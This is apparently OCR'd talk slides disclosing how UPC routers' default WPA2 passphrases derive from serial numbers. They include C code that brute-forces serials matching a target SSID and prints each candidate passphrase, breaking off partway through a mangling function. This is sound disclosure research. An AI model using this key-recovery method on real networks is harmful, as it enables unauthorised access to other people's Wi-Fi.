


```
// All type of hooks for uc_hook_add() API.
typedef enum uc_hook_type {
    UC_HOOK_INTR = 1 << 0,   // Hook all interrupt/syscall events
    UC_HOOK_INSN = 1 << 1,   // Hook a particular instruction
    UC_HOOK_CODE = 1 << 2,   // Hook a range of code
    UC_HOOK_BLOCK = 1 << 3,  // Hook basic blocks
    UC_HOOK_MEM_READ_UNMAPPED = 1 << 4,   // Hook for memory read on unmapped memory
    UC_HOOK_MEM_WRITE_UNMAPPED = 1 << 5,  // Hook for invalid memory write events
    UC_HOOK_MEM_FETCH_UNMAPPED = 1 << 6,  // Hook for invalid memory fetch for execution events
    UC_HOOK_MEM_READ_PROT = 1 << 7,   // Hook for memory read on read-protected memory
    UC_HOOK_MEM_WRITE_PROT = 1 << 8,  // Hook for memory write on write-protected memory
    UC_HOOK_MEM_FETCH_PROT = 1 << 9,  // Hook for memory fetch on non-executable memory
    UC_HOOK_MEM_READ = 1 << 10,   // Hook memory read events.
    UC_HOOK_MEM_WRITE = 1 << 11,  // Hook memory write events.
    UC_HOOK_MEM_FETCH = 1 << 12,  // Hook memory fetch for execution events
} uc_hook_type;
```


THE BIRTH OF UPC_KEYS.C

- Right before 32c3 I got to a point where I was able to reproduce the algorithms.. using a yucky MIPS-asm-to-c-translation for some parts.
- During a late night beer pong session an anonymous contributor who goes by 'p00pf1ng3r' offered his help to make the C code more sane.
- Over a few beers upc_keys.c was born ! ;-)


GENERATING SOME KEYS



```
for (buf[0] = 0; buf[0] <= MAX0; buf[0]++)
for (buf[1] = 0; buf[1] <= MAX1; buf[1]++)
for (buf[2] = 0; buf[2] <= MAX2; buf[2]++)
for (buf[3] = 0; buf[3] <= MAX3; buf[3]++) {
    if(upc_generate_ssid(buf, MAGIC_24GHZ) != target &&
        upc_generate_ssid(buf, MAGIC_5GHZ) != target) {
        continue;
    }

    cnt++;

    sprintf(serial, "SAAP%d%02d%d%04d", buf[0], buf[1], buf[2], buf[3]);
```




```
#define MAX0 9
#define MAX1 99
#define MAX2 9
#define MAX3 9999
```




```
#define MAGIC_24GHZ 0xffd9da60
#define MAGIC_5GHZ 0xff8d8f20
```

GENERATING SOME KEYS




```
MD5_Init(&ctx);
MD5_Update(&ctx, serial, strlen(serial));
MD5_Final(h1, &ctx);

for (i = 0; i < 4; i++) {
    hv[i] = *(uint16_t *)(h1 + i*2);
}

w1 = mangle(hv);

for (i = 0; i < 4; i++) {
    hv[i] = *(uint16_t *)(h1 + 8 + i*2);
}

w2 = mangle(hv);

sprintf(tmpstr, "%08X%08X", w1, w2);

MD5_Init(&ctx);
MD5_Update(&ctx, tmpstr, strlen(tmpstr));
MD5_Final(h2, &ctx);

hash2pass(h2, pass);
printf("  -> WPA2 phrase for '%s' = '%s'\n", serial, pass);
```

GENERATING SOME KEYS



```
#define MAGIC1 0x68de3afll
#define MAGIC2 0x6b5fca6bll

uint32_t mangle(uint32_t *pp)
{
    uint32_t a, b;

    a = ((pp[3] * MAGIC1) >> 40) - (pp[3] >> 31);
    b = (pp[3] - a * 9999 + 1) * 1111;

